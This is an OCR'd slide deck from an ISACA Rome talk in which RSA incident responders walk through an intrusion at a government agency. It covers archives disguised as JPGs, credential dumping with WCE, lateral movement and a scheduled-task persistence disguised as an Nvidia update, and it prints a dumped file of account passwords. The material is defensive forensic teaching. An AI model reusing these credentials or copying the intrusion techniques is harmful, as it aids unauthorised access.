ISACA®
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Roma 10/04/2020

THE ENEMY OF MY ENEMY IS NOT MY FRIEND...

A tale of computer thievery

Stefano Maccaglia – Senior Principal Consultant RSA IR (Dell Inc.)
Marco Faggian – Senior Consultant RSA IR (Dell Inc.)

Agenda

- Who we are...
- The RSA Incident Response team
- The investigation methodology
- The Case
- The Remediation
- Lesson Learned
- Q&A

Who we are...

Stefano Maccaglia

Senior Principal Consultant for Incident Response and a leading figure of the RSA IR Team operating worldwide.

I begun my ICT career in 1997 in Digital Corp, but I started to crack software in 1985 with a Commodore C64…

I decided to get out of the cracking scene in early 2000s and for about three years I remained focused on Networking and System administration… until Nimda and Blaster came out and testing network and system security became an interesting career…

I worked on the offensive side until 2009 when I jumped into the IR bandwagon.

Since then I got busy with engagement around the world covering investigation in banks, military, governments and telco companies.

Who we are...

Marco Faggian

I am a Senior Consultant for Incident Response operating in the EMEA area.

I joined RSA on 2012 as Delivery Specialist performing implementation, design and analytics support to customers globally.

From 2016 I'm part of the RSA Incident Response team and I participate to engagements covering Private and Public companies and Telco sector.

Graduated in Computer Engineering in Padua, I started my career by dealing with issues related to computer security, collaborating with different consultancy companies located in Italy and in UK.

My actual role led me to follow some of the most important customers in the EMEA region.

The RSA Incident Response team

Global Practice responsible for Reactive Incident Response, Proactive Incident Discovery, general IR expertise, support, and enablement services.
It has built from the ashes of the RSA Breach in 2011.

We are specialized in these type of incidents

Non-Disclosure Agreements not to release information regarding our customers, but the following is a sampling of our clients and associated verticals:


ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…

Our Approach

In time, we have organized our investigation process developing a methodology organized in parallel streams involving host forensics and malware analysis upon all suspicious artifacts.


In addition, thanks to our network forensics solution, we can deeply analyze the traffic and trace any suspicious or malicious communication by dissecting the payloads with direct observation or through rules and IOCs that we can input in it.



ISACA Sistemi informativi: averne fiducia e trarne valore Rome Chapter

The enemy of my enemy is not my friend…

The case



The case – Initial Status

The action took place in Middle East, a recent battlefield for several cyber-espionage actors, both locals and foreigners.

A Government Agency requested seek our assistance when her staff found an internal system storing a significant set of sensible data copied from protected servers.

The Customer presented evidences of a system compromise dated back to August 2018.

RSA provided onsite support to the Customer from October 8, 2018.

During the initial call, we verified the presence of our gear on the environment because, while we can run an investigation without it, our technologies accelerates the investigation process consistently.


In this case, NWP and NWE were already installed, but were not configured to achieve an optimal visibility, especially for the endpoints.

The case – Initial Status

RSA Netwitness platform was deployed earlier in the environment (in January 2018).

RSA Netwitness Endpoint was working since January 2018 but only on Servers.

To increased the host visibility RSA deployed NWE to as many as 4,518 endpoints, immediately after the request of support.



ISACA Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…

The case – Initial customer findings

The Customer reported the presence of five archives, renamed as jpg files in a log folders of the REPO Server Web Application.

Drive Letter (Partition to which the MFT file belongs) C Machine: REPO Highlight Date Stomping

Name	Creation Time ($FN)	Full Path
crop6.jpg	8/19/2018 8:30:19.875 AM	C:\inetpub\logs\LogFiles\W3SVC4\crop6.jpg
crop4.jpg	8/19/2018 8:21:47.497 AM	C:\inetpub\logs\LogFiles\W3SVC2\crop4.jpg
crop3.jpg	8/19/2018 8:21:36.638 AM	C:\inetpub\logs\LogFiles\W3SVC2\crop3.jpg
crop2.jpg	8/19/2018 8:16:29.709 AM	C:\inetpub\logs\LogFiles\W3SVC2\crop2.jpg
crop1.jpg	8/19/2018 8:16:26.287 AM	C:\inetpub\logs\LogFiles\W3SVC2\crop1.jpg

The files were created on August 19, 2018.

The header of the files showed clearly they were RAR files.


crop1.rar | crop6.rar

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	52	61	72	21	1A	07	01	00	8B	A9	C5	AB	0C	01	05	08	Rar! ‹©Å«
00000010	00	07	01	01	ED	D7	9A	80	00	CF	9A	6F	90	77	02	03	íרš€ Ïšo w
00000020	3C	E0	D6	1A	04	C2	87	1B	20	B0	09	0D	A3	80	13	00	<àÖ Â‡ ° £€
00000030	28	52	65	73	74	72	75	63	74	75	72	69	6E	67	20	44	(Restructuring D
00000040	6F	6D	61	69	6E	20	69	6E	66	72	61	73	74	72	75	63	omain infrastruc
00000050	74	75	72	65	2E	64	6F	63	78	30	01	00	03	0F	E7	64	ture.docx0 çd
00000060	3E	74	21	85	64	29	21	C9	A3	25	FE	DE	D9	65	45	DB	>t!…d)!É£%þÞÙeEÛ

The header alerted the Customer, as this was a restricted document stored in a dedicated area for the Managers.

The case – Initial RSA findings

Investigating REPO server $MFT, via RSA NWE, we discovered interesting items:



Findings:

On December 28, 2017 the file **`w.exe`** was dropped onto **`IME`** folder part of the Windows operating system directories.

The file is the **`Windows Credentials Editor (WCE)`** a tool to list logon sessions and add, change, list and delete associated credentials (ex.: LM/NT hashes, plaintext passwords and Kerberos tickets).

This action allowed the attacker to dump the credentials from the server (see the file "**`tmp1.txt`**").

It is worth mentioning that the "Oilrig" APT group has been reported using the IME folder of Windows systems to drop his tools. We counted a number of similar cases related to this Actor.

The case – Initial RSA findings

We were able to collect the files and **`tmp1.txt`** content is shown below:

```
NT_AGENCY1\Administrator:*************
NT_AGENCY1\webapp:*************
NT_AGENCY1\nagios\nagiosadmin:Passw0rd123
NT_AGENCY1\testfs:agency1@qwerty
NT_AGENCY1\webapp\NT_AGENCY1\webapptest:agency1@321
REPO\Administrator\REPOAPP\Administrator:P@ssw0rd
NT_AGENCY1\sp-scom:P@ssw0rd@321
```

We left a number of password in the clear to show you the level of “complexity” used for some local or services related accounts…

All these account were breached on late December 2017 (*see file creation date*)…


At this point we attempted to review the logs of the system in order to highlight the source of the compromise…


We were unable to investigate via NWE as the agent was deployed on the system on January 2018.


The case – Initial RSA findings

The analysis on REPO revealed a number of failed logon on the day w.exe was dropped onto the system.

At 3:02 PM a successful access with hardcoded Administrative credentials has been reported by the log analysis









While Workstation were assigned dynamic IP addresses, we successfully tracked the 172.16.21.102 host of that day thanks to Proxy logs.

Investigation – Key System: ASFOUR

Once we got the opportunity to review the system, we identified a handful of interesting events…





Unfortunately records of December 2017 actions were not available because the NWE agent was installed only on January 2018…

Investigation – Key System: ASFOUR

ASFOUR is a desktop belonging to a System Administrator and allowed to access the Agency Data Center Servers.

Reviewing logs, IOCs and Tracking data via NWE, we highlighted a number of sessions and IP addresses used by the adversary to access this System.

Thanks to the review of network traffic and logs we were able to track the host that was used as bridgehead to the environment: the host **HAKIMI**.

The owner of the system (a laptop), a lead developer, was moving back and forth from the environment.


NWE was installed on January 2018 on this host, so we missed the chance to directly track the initial infection. But, the persistence mechanism of the second stage was generating some alerts (IIOCs) on NWE server and we were able to dig quickly into this.

Investigation – Patient Zero

The host presented these files:

upd.vbs
dn.ps1

Once executed ***upd.vbs*** as a task is camouflaged under the name: ***NvidiaUpdate***
It drops the file dn.ps1 in: ***%APPDATA%\Local\Microsoft\Media***



Instant IOC (IIOC)

ISACA Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

